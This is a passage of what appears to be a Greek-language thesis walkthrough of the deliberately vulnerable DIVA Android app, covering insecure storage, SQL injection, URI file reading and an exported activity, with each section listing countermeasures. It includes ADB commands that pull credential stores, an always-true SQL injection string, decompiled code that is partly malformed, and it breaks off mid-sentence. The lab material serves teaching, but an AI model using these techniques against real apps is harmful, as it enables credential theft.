Στη συνέχεια με τη χρήση του ADB shell εξετάζεται το σύστημα αρχείων. Συγκεκριμένα, μελετώντας το `AndroidManifest.xml` παρατηρείται ότι το πακέτο ονομάζεται `jakhar.aseem.DIVA`. Μεταβαίνοντας στο κατάλογο `Android/Sdk/platform-tools` δίνεται η εντολή `./ADB shell` για τη πλοήγηση στα αρχεία και τους φακέλους της εφαρμογής. Μέσα από τον κατάλογο `data/data/`

jakhar.aseem.DIVA γίνεται αντιληπτό ότι υπάρχει ένας εσωτερικός κατάλογος *shared_prefs*, καθώς η εφαρμογή αποθηκεύει τις πληροφορίες με κοινές προτιμήσεις. Έπειτα, επιλέγοντας το *shared_prefs* συναντάται το αρχείο *jakhar.aseem.DIVA_preferences.xml*, στο οποίο βρίσκονται τα δεδομένα που έχουν εισαχθεί στην εφαρμογή (Εικόνα 37).

```
<?xml version='1.0' encoding='uof=8' standalone='yes'
?>
<map>
<string name='user'>SECRET</string>
<string name='password'>SECRET</string>
</map>
```

Εικόνα 37. Προβολή του περιεχομένου του αρχείου *jakhar.aseem.DIVA_preferences.xml* με τα στοιχεία που βάλαμε.

Πρόκληση – Insecure Data Storage – Part 2 (Ευπάθεια στη διαχείριση μη ασφαλούς αποθήκευσης των δεδομένων – Μέρος 2)

Η συγκεκριμένη πρόκληση αποτελεί το δεύτερο κομμάτι της αποθήκευσης δεδομένων ασφαλείας και εμβαθύνει περισσότερο στο κομμάτι της ευπάθειας όπου τα δεδομένα έχουν αποθηκευτεί μέσα σε μια βάση δεδομένων και ο επιτιθέμενος πρέπει να αποκτήσει πρόσβαση σε αυτή για να υποκλέψει πληροφορίες. Και σε αυτή τη περίπτωση στόχος είναι ο εντοπισμός του χώρου αποθήκευσης των εισαγόμενων από τον χρήστη δεδομένων και του κώδικα που τα καθιστά ευάλωτα.

Ευπάθεια: Παρατηρείται ότι μέσα στην βάση βρίσκονται τα στοιχεία που πρόσθεσε ο χρήστης. Όπως και στην προηγούμενη πρόκληση με αυτόν τον τρόπο επιβεβαιώνεται ότι, εντοπίζοντας τον χώρο αποθήκευσης των δεδομένων που εισάγει ο χρήστης δημιουργείται μια ευπάθεια, η οποία είναι πολύ εύκολο κάποιος να εκμεταλλευτεί ώστε να αποκτήσει πρόσβαση στην εφαρμογή, υποκλέβοντας τα δεδομένα εισαγωγής.

Πιθανά αντίμετρα: Για την αντιμετώπιση της παραπάνω ευπάθειας και την αποτροπή πρόσβασης σε αρχεία της συσκευής απαιτείται μια διαδικασία της εξουσιοδότησης στο κέλυφος του ADB.

Αρχικά, τα δεδομένα εισάγονται στα πεδία επεξεργασίας κειμένου (SECRET:SECRET) και πατώντας το κουμπί Save αποθηκεύονται (Εικόνα 38).



Εικόνα 38. Προβολή των στοιχείων που εισαγάγαμε στην τέταρτη πρόκληση.

Όπως και στην προηγούμενη πρόκληση, για τον εντοπισμό του χώρου αποθήκευσης των δεδομένων μέσα στην εφαρμογή ανοίγεται με τη χρήση JD-GUI το αρχείο `InsecureDataStorage2Activity.class`. Παρατηρείται ότι για την αποθήκευση των ευαίσθητων δεδομένων η εφαρμογή χρησιμοποιεί την SQLite βάση δεδομένων αλλά τα raw queries για να προσθέσει τα δεδομένα μέσα στην SQLite βάση δεδομένων (Εικόνα 39).

```

package jakhar.aseem.diva;

import android.database.sqlite.SQLiteDatabase;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class InsecureDataStorage2Activity extends AppCompatActivity {
    private SQLiteDatabase mDB;

    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        try {
            this.mDB = openOrCreateDatabase("ids2", 0, null);
            this.mDB.execSQL("CREATE TABLE IF NOT EXISTS myuser(user VARCHAR, password VARCHAR);");
        } catch (Exception paramBundle) {
            Log.d("Diva", "Error occurred while creating database: " + paramBundle.getMessage());
        }
        setContentView(2130968612);
    }

    public void saveCredentials(View paramView) {
        editText1 = (EditText)findViewById(2131493003);
        EditText editText2 = (EditText)findViewById(2131493004);
        try {
            SQLiteDatabase sQLiteDatabase = this.mDB;
            StringBuilder stringBuilder = new StringBuilder();
            this();
            sQLiteDatabase.execSQL(stringBuilder.append("INSERT INTO myuser VALUES ('").append(editText1.getText().toString()).append("', '").append(editText2.getText().toString()).append("');"));
            this.mDB.close();
        } catch (Exception editText1) {
            Log.d("Diva", "Error occurred while inserting into database: " + editText1.getMessage());
        }
        Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
    }
}

```

Εικόνα 39. Προβολή του κώδικα .class για την τέταρτη πρόκληση.

Στη συνέχεια χρησιμοποιώντας το `./ADB shell` και στα αρχεία του συστήματος γίνεται αναζήτηση του χώρου αποθήκευσης της βάσης. Μέσα από τον κατάλογο `data/data/jakhar.aseem.DIVA` διαπιστώνεται ότι στο εσωτερικό του `jakhar.aseem.DIVA` υπάρχει ένας φάκελος που ονομάζεται `databases`. Εκεί παρατηρείται ότι υπάρχουν δύο διαφορετικά είδη φακέλων, το `DIVAnotes.sd` και το

ids2. Λόγω του ότι το DIVAnotes.sd αντιστοιχεί με άλλη πρόκληση γίνεται αντιληπτό ότι μόνη επιλογή αποτελεί το ids2. Ωστόσο, η έλλειψη περαιτέρω επέκτασης οδήγησε στην πραγματοποίηση του ./ADB pull στο σύστημα, προκειμένου να διαπιστωθεί ο τύπος του αρχείου. ADB pull πραγματοποιήθηκε με την ακόλουθη εντολή:

```
./ADB pull /data/data/jakhar.aseem.DIVA/databases/ids2 root/Desktop
```

```
$file ids2
ids2: SQLite 3.x database
```

Εικόνα 40. Προβολή της εντολής file που χρησιμοποιήθηκε για την διαπίστωση του είδους του αρχείου

Αφού γίνει η λήψη του ids2 στο σύστημα δίνεται η εντολή file για να διαπιστωθεί το είδος αρχείου (Εικόνα 40). Όπως φαίνεται και παραπάνω η εντολή file επιβεβαιώνει ότι πρόκειται ένα SQLite αρχείο. Για να διαπιστωθεί ποια στοιχεία περιέχει η βάση χρησιμοποιείται η γραμμή εντολών SQLite3 (Εικόνα 41).

```
$sqlite3 ids2
SQLite version 3.6.5 2019-11-15 22:37:57
Enter “. Help” for usage hints.
sqlite> .tables
android_metadata myuser
sqlite> select * from myuser;
```

Εικόνα 41. Προβολή της γραμμής εντολών SQLite

Πρόκληση – Insecure Data Storage – Part 3 (Ευπάθεια στη διαχείριση μη ασφαλούς αποθήκευσης των δεδομένων – Μέρος 3)

Η πρόκληση αυτή αποτελεί το τρίτο κομμάτι της αποθήκευσης δεδομένων ασφαλείας. Και σε αυτή τη περίπτωση στόχος είναι ο εντοπισμός του χώρου αποθήκευσης των δεδομένων που εισάγονται από τον χρήστη, όπως και του κώδικα που τα καθιστά ευάλωτα.

Ευπάθεια: Παρατηρείται ότι εντοπίζοντας τον χώρο αποθήκευσης δεδομένων δημιουργείται μια ευπάθεια, την οποία είναι πολύ εύκολο κάποιος να εκμεταλλευτεί ώστε να αποκτήσει πρόσβαση στην εφαρμογή, υποκλέβοντας τα δεδομένα εισαγωγής του.

Πιθανά αντίμετρα: Για να αντιμετωπιστεί η παραπάνω ευπάθεια χρειάζεται να προστεθεί η διαδικασία της εξουσιοδότησης στο κέλυφος του ADB ώστε να μην μπορεί ο οποιοσδήποτε να αποκτήσει πρόσβαση σε αρχεία της συσκευής.

Αρχικά, τα δεδομένα εισάγονται στα πεδία επεξεργασίας κειμένου(SECRET:SECRET) και πατώντας το κουμπί Save αποθηκεύονται (Εικόνα 42).



Εικόνα 42. Προβολή των στοιχείων που αποθηκεύτηκαν κατά την πέμπτη πρόκληση.

Στο σημείο αυτό καθίσταται απαραίτητο να βρεθεί ο χώρος που η εφαρμογή αποθηκεύει τα δεδομένα. Ανοίγοντας το αρχείο `InsecureDataStorage3Activity.class` με τη χρήση του JD-GUI παρατηρείται ότι η εφαρμογή χρησιμοποιεί έναν προσωρινό φάκελο για την αποθήκευση των ευαίσθητων δεδομένων (Εικόνα 43). Μεταβαίνοντας στο σύστημα φακέλων της εφαρμογής με τη χρήση του `./ADB shell` και ανοίγοντας τον φάκελο `jakhar.aseem.DIVA` διαπιστώνεται ένα προσωρινό αρχείο, το `uinfo1654326731tmp`, στο οποίο εντοπίζονται τα προηγούμενα στοιχεία εισαγωγής.

```

InsecureDataStorage3Activity.class
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileWriter;

public class InsecureDataStorage3Activity extends AppCompatActivity {
    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        setContentView(2130968613);
    }

    public void saveCredentials(View paramView) {
        editText1 = (EditText)findViewById(2131493006);
        EditText editText2 = (EditText)findViewById(2131493007);
        File file = new File((getApplicationInfo()).dataDir);
        try {
            File file1 = File.createTempFile("uinfo", "tmp", file);
            file1.setReadable(true);
            file1.setWritable(true);
            FileWriter fileWriter = new FileWriter();
            this(file1);
            StringBuilder stringBuilder = new StringBuilder();
            this();
            fileWriter.write(stringBuilder.append(editText1.getText().toString()).append(":").append(editText2.getText().toString()));
            fileWriter.close();
            Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
        } catch (Exception editText1) {
            Toast.makeText(this, "File error occurred", 0).show();
            Log.d("Diva", "File error: " + editText1.getMessage());
        }
    }
}

```

Εικόνα 43. Προβολή του κώδικα .class για την πέμπτη πρόκληση.


Πρόκληση – Insecure Data Storage – Part 4 (Ευπάθεια στην διαχείριση μη ασφαλούς αποθήκευσης των δεδομένων – Μέρος 4)

Η πρόκληση αυτή αποτελεί το τέταρτο και τελευταίο μέρος της αποθήκευσης δεδομένων ασφαλείας. Και σε αυτή τη περίπτωση στόχος είναι ο εντοπισμός του χώρου αποθήκευσης των δεδομένων που εισάγονται από τον χρήστη, όπως και του κώδικα που τα καθιστά ευάλωτα.

Ευπάθεια: Όπως και στις προηγούμενες προκλήσεις παρατηρείται ότι εντοπίζοντας τον χώρο αποθήκευσης δεδομένων δημιουργείται μια ευπάθεια, την οποία είναι πολύ εύκολο κάποιος να εκμεταλλευτεί ώστε να αποκτήσει πρόσβαση στην εφαρμογή, υποκλέβοντας τα δεδομένα εισαγωγής του.

Πιθανά αντίμετρα: Για να αντιμετωπιστεί η παραπάνω ευπάθεια πρέπει να προστεθεί η διαδικασία της εξουσιοδότησης στο κέλυφος του ADB ώστε να μην μπορεί ο επιτιθέμενος να αποκτήσει πρόσβαση σε αρχεία της συσκευής.

Αρχικά, τα δεδομένα εισάγονται στα πεδία επεξεργασίας κειμένου(SECRET:SECRET) και πατώντας το κουμπί Save αποθηκεύονται (Εικόνα 44).



Εικόνα 44. Προβολή των στοιχείων που αποθηκεύτηκαν.

Έπειτα, με την βοήθεια του JD-GUI ανοίγεται το αρχείο InsecureDataStorage4Activity.class για να διαπιστωθεί πού αποθηκεύονται τα δεδομένα εισαγωγής. Παρατηρείται ότι η εφαρμογή αποθηκεύει τα δεδομένα σε έναν φάκελο στην sdcard (Εικόνα 45).

```
public void saveCredentials(View paramView)
{
    EditText localEditText1 = (EditText)findViewById(2131493010);
    EditText localEditText2 = (EditText)findViewById(2131493011);
    File localFile1 = Environment.getExternalStorageDirectory();
    try
    {
        File localFile2 = new File(localFile1.getAbsolutePath() + "/.uinfo.txt");
        localFile2.setReadable(true);
        localFile2.setWritable(true);
        FileWriter localFileWriter = new FileWriter(localFile2);
        localFileWriter.write(localEditText1.getText().toString() + ":" + localEditText2.getText().toString() + "\n");
        localFileWriter.close();
        Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
        return;
    }
}
```

Εικόνα 45. Προβολή του κώδικα .class της έκτης πρόκλησης.


Μεταβαίνοντας στο shell και ακολουθώντας τον κατάλογο /mnt/sdcard ελέγχεται η sdcard, χωρίς ωστόσο να εντοπιστεί ο φάκελος .uinfo.txt, καθώς τα αρχεία που αρχίζουν με τελεία αγνοούνται από την εντολή ls. Για αυτό το λόγο δίνεται η εντολή ls -l .uinfo.txt, ώστε να εντοπιστεί το αρχείο σε μια μακρά μορφή εγγραφής. Αφού εντοπιστεί το αρχείο εντοπίζονται και τα δεδομένα που έχουν εισαχθεί.

Πρόκληση – Input Validation Issues – Part 1 (Ευπάθεια στην επικύρωση εισόδου – Μέρος 1)

Η συγκεκριμένη πρόκληση αφορά τα θέματα επικύρωσης εισόδου, τα οποία χωρίζονται σε 3 μέρη, το *Input Validation Issues Part 1*, το *Input Validation Issues Part 2* και το *Input Validation Issues Part 3*. Στόχος της πρόκλησης είναι η απόκτηση πρόσβασης στα δεδομένα που σχετίζονται με ένα χρήστη, του οποίου τα στοιχεία είναι άγνωστα. Στην εικόνα 46 απεικονίζεται το αρχικό μενού της παρούσας πρόκλησης.

Ευπάθεια: Γίνεται αντιληπτό ότι με την επίθεση SQL Injection η παρεμβολή των ερωτημάτων της βάσης δεδομένων της εφαρμογής αναγκάζει την εφαρμογή να αποδέχεται τα στοιχεία εισόδου του χρήστη και να εισάγει τη βάση στο ερώτημα SQL χωρίς να το επικυρώσει.


Πιθανά Αντίμετρα: Για την αντιμετώπιση της ευπάθειας χρειάζεται διαδικασία αυθεντικοποίησης του χρήστη για την εκτέλεση του SQL ερωτήματος.



Εικόνα 46. Προβολή της έβδομης πρόκληση του DIVA.

Δεδομένου ότι η πρόκληση προσφέρει τη δυνατότητα αναζήτησης εξετάζεται το ενδεχόμενο αναζήτησης στην βάση δεδομένων με βάση τα στοιχεία εισόδου του

χρήστη. Για να διαπιστωθεί αυτό γίνεται μια αξιολόγηση μαύρου κουτιού, γράφεται δηλαδή στο πεδίο επεξεργασίας κειμένου ένα μοναδικό εισαγωγικό (‘) (Εικόνα 47).




Εικόνα 47. Προβολή πρόσθεσης ενός εισαγωγικού στο πλαίσιο κειμένου.

Μέσω του logcat παρατηρείται ότι υπάρχει η ακόλουθη είσοδος καταγραφής (Εικόνα 48).

```
11-10 13:10:58.169 5276 D Dava-sqli: Error occurred while searching in database: unrecognized token: "'" (code 1): , while compiling: SELECT * FROM sqlluser WHERE use  
= '''
```


Εικόνα 48. Προβολή του σφάλματος που εμφανίστηκε στο logcat με την προσθήκη του εισαγωγικού.

Μέσω αυτής της καταχώρισης γίνεται αντιληπτό ότι υπάρχει σφάλμα SQL Injection, δηλαδή τα δυναμικά ερωτήματα SQL χρησιμοποιούνται για την εξαγωγή δεδομένων από την βάση δεδομένων SQLite και το μοναδικό εισαγωγικό που προστέθηκε προκαλεί σφάλμα SQL εξαιτίας των εσφαλμένων αποσπασμάτων. Στη συνέχεια προστίθεται ακόμα ένα εισαγωγικό(‘) για να διαπιστωθεί πώς απαντά η εφαρμογή (Εικόνα 49).



Εικόνα 49. Προβολή πρόσθεσης δύο εισαγωγικών στο πλαίσιο κειμένου.

Η εφαρμογή αναζητά τα δεδομένα που εισήχθησαν χωρίς να εμφανίσει κάποιο σφάλμα SQL. Συνεχίζοντας, προστίθεται άλλο ένα εισαγωγικό(''). Παρατηρώντας το logcat επιβεβαιώνεται το SQL Injection, καθώς ο περιττός αριθμός μοναδικών εισαγωγικών προκαλεί σφάλμα SQL. Ωστόσο όταν τα εισαγωγικά αντιστοιχούν σωστά, το ερώτημα SQL εκτελείται χωρίς περαιτέρω έλεγχο. Έπειτα, χρησιμοποιείται μια συμβολοσειρά(1' or '1' != '2) που πάντα επιστρέφει Αλήθεια (True) για την εξαγωγή των καταχωρήσεων από την βάση δεδομένων (Εικόνα 50).



Εικόνα 50. Προβολή πρόσθεσης της συμβολοσειράς 1' or '1' !='2 στο πλαίσιο κειμένου της.

Παρατηρείται ότι η άντληση όλων των δεδομένων από την βάση δεδομένων της εφαρμογής επιτυγχάνεται με τη χρήση ενός κακόβουλου ερωτήματος SQL. . Έπειτα, ανοίγεται ο κώδικας SQLInjectionActivity.class για να διαπιστωθεί το πρόβλημα (Εικόνα 51).

```
SQLInjectionActivity.class
package jakhar.aseem.diva;

import android.database.Cursor;
import android.database.sqlite.SQLiteDatabase;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class SQLInjectionActivity extends AppCompatActivity {
    private SQLiteDatabase mDB;

    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        try {
            this.mDB = openOrCreateDatabase("sqli", 0, null);
            this.mDB.execSQL("DROP TABLE IF EXISTS sqliuser;");
            this.mDB.execSQL("CREATE TABLE IF NOT EXISTS sqliuser(user VARCHAR, password VARCHAR, credit_card VARCHAR);");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('admin', 'passwd123', '1234567812345678');");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('diva', 'p@ssword', '1111222233334444');");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('john', 'password123', '5555666677778888');");
        } catch (Exception paramBundle) {
            Log.d("Diva-sqli", "Error occurred while creating database for SQLI: " + paramBundle.getMessage());
        }
        setContentView(2130968617);
    }


    public void search(View paramView) {
        editText = (EditText)findViewById(2131493017);
        try {
            StringBuilder stringBuilder1;
            SQLiteDatabase sqLiteDatabase = this.mDB;
            StringBuilder stringBuilder3 = new StringBuilder();
            this().
            Cursor cursor = sqLiteDatabase.rawQuery(stringBuilder3.append("SELECT * FROM sqliuser WHERE user = ").append(editText.getText().toString()).append("
            stringBuilder2 = new StringBuilder();
            stringBuilder2.append("1' or '1' != '2");
        }
    }
}
```

Πρόκληση – Input Validation Issues – Part 2 (Ευπάθεια στην επικύρωση εισόδου – Μέρος 2)

Η πρόκληση αυτή είναι η δεύτερη σχετικά με τα θέματα επικύρωσης εισόδου. Στόχος της πρόκλησης είναι η εμφάνιση κάποιας ιστοσελίδας που εισάγεται από τον χρήστη, όπως παραδείγματος χάριν της google.com. Στην εικόνα 52 παρουσιάζεται το αρχικό μενού της παρούσας πρόκλησης.

Ευπάθεια: Η εφαρμογή αποδέχεται τα στοιχεία εισόδου του χρήστη και επεξεργάζεται αυτά που έχει ήδη προσθέσει ο χρήστης χωρίς να τα επικυρώνει σωστά. Το κομμάτι του κώδικα που είναι σημειωμένο (Εικόνα 55) επιτρέπει την ανάγνωση των αρχείων μέσα από το σύστημα αρχείων της συσκευής.

Πιθανά Αντίμετρα: Για την αντιμετώπιση της ευπάθειας απαιτείται μια διαδικασία εξουσιοδότησης του χρήστη για να αποκτήσει πρόσβαση στα αρχεία της sdcard.




Εικόνα 52. Προβολή πρόσθεσης στο πλαίσιο κειμένου της όγδοης πρόκλησης το url της google.

Ο στόχος της πρόκλησης είναι η απόκτηση πρόσβασης σε οποιαδήποτε ευαίσθητη πληροφορία της συσκευής είναι δυνατόν κάνοντας χρήση της δυνατότητας αναζήτησης μιας ιστοσελίδας. Για αυτό το λόγο επιχειρείται η ανάγνωση των δεδομένων που έχουν αποθηκευτεί στις κοινές προτιμήσεις μέσα στην sdcard αξιοποιώντας τη πρόκληση Insecure Data Storage. Ως πρόγραμμα ανάγνωσης χρησιμοποιείται το file://. Το αρχείο που επιχειρείται να διαβαστεί είναι το αρχείο .uinfo.txt που δημιουργήθηκε μέσα στην sdcard (Εικόνα 53).




Εικόνα 53. Ανάγνωση του αρχείου .uinfo.txt από την sdcard.

Μετά την επιτυχή ανάγνωση του αρχείου .uinfo.txt, επιχειρείται η ανάγνωση του XML αρχείου μέσα στις κοινές προτιμήσεις της sdcard (Εικόνα 54).



Εικόνα 54. Ανάγνωση του περιεχομένου του αρχείου jakhar.aseem.DIVA_preferences.xml.

Έπειτα, ανοίγεται ο κώδικας InputValidation2URISchemeActivity.class για να διαπιστωθεί σε ποιο σημείο του κώδικα δημιουργείται το πρόβλημα.




Εικόνα 55. Προβολή του κώδικα .class της πρόκλησης.

Πρόκληση – Access Control Issues – Part 1 (Ευπάθεια ελέγχου πρόσβασης – Μέρος 1)

Η συγκεκριμένη πρόκληση αφορά τα προβλήματα που δημιουργούνται κατά την διάρκεια του ελέγχου πρόσβασης σε κάποια εφαρμογή της κινητής συσκευής. Στην εικόνα 56 παρουσιάζεται το αρχικό μενού της παρούσας πρόκλησης.

Ευπάθεια: Γράφοντας τον παρακάτω κώδικα (Εικόνα 58) εμφανίζονται τα API διαπιστευτήρια. Αφού αποκτηθεί η πρόσβαση στα διαπιστευτήρια API του χρήστη της συσκευής χωρίς την χρήση κάποιου κωδικού λύνεται η πρόκληση.

Πιθανά Αντίμετρα: Για την αντιμετώπιση της πρόκλησης απαιτείται η διαδικασία εξουσιοδότησης του χρήστη για να αποκτήσει πρόσβαση στο κέλυφος του ADB και στα διαπιστευτήρια API της συσκευής.



Εικόνα 56. Προβολή της ένατης πρόκλησης και των διαπιστευτηρίων API του χρήστη.

Αν και ο χρήστης της κινητής συσκευής έχει πρόσβαση στα διαπιστευτήρια API, στόχος της πρόκλησης είναι ο χρήστης να αποκτήσει πρόσβαση στα διαπιστευτήρια του API χωρίς να πατηθεί το κουμπί που προσφέρει η πρόκληση. Αρχικά, για την επίλυση της πρόκλησης εξετάζεται το αρχείο AndroidManifest.xml. Παρατηρείται το παρακάτω κομμάτι κώδικα, το οποίο καταδεικνύει ότι τα διαπιστευτήρια API είναι προστατευμένα με ένα φίλτρο προθέσεων (Εικόνα 57).

```
<activity android:label="@string/apic_label" android:name="jakhar.aseem.diva.APICredsActivity">
    <intent-filter>
        <action android:name="jakhar.aseem.diva.action.VIEW_CREDS"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
```


Εικόνα 57. Προβολή του κώδικα της εφαρμογής που καταδεικνύει ότι τα διαπιστευτήρια API προστατεύονται με φίλτρο προθέσεων.

Όταν χρησιμοποιείται φίλτρο προθέσεων με συνιστώσα εφαρμογής, όπως μια δραστηριότητα, το στοιχείο που έχει οριστεί να προστατεύει εξάγεται δημόσια. Για αυτόν τον λόγο, η συγκεκριμένη δραστηριότητα είναι ευάλωτη σε επιθέσεις και επομένως μπορεί να χρησιμοποιηθεί από οποιαδήποτε εξωτερική εφαρμογή. Γράφοντας στο τερματικό το παρακάτω κομμάτι κώδικα μετατρέπεται το jakhar.aseem.DIVA/.APICredsActivity ώστε να αντιπροσωπεύει το APICredsActivity

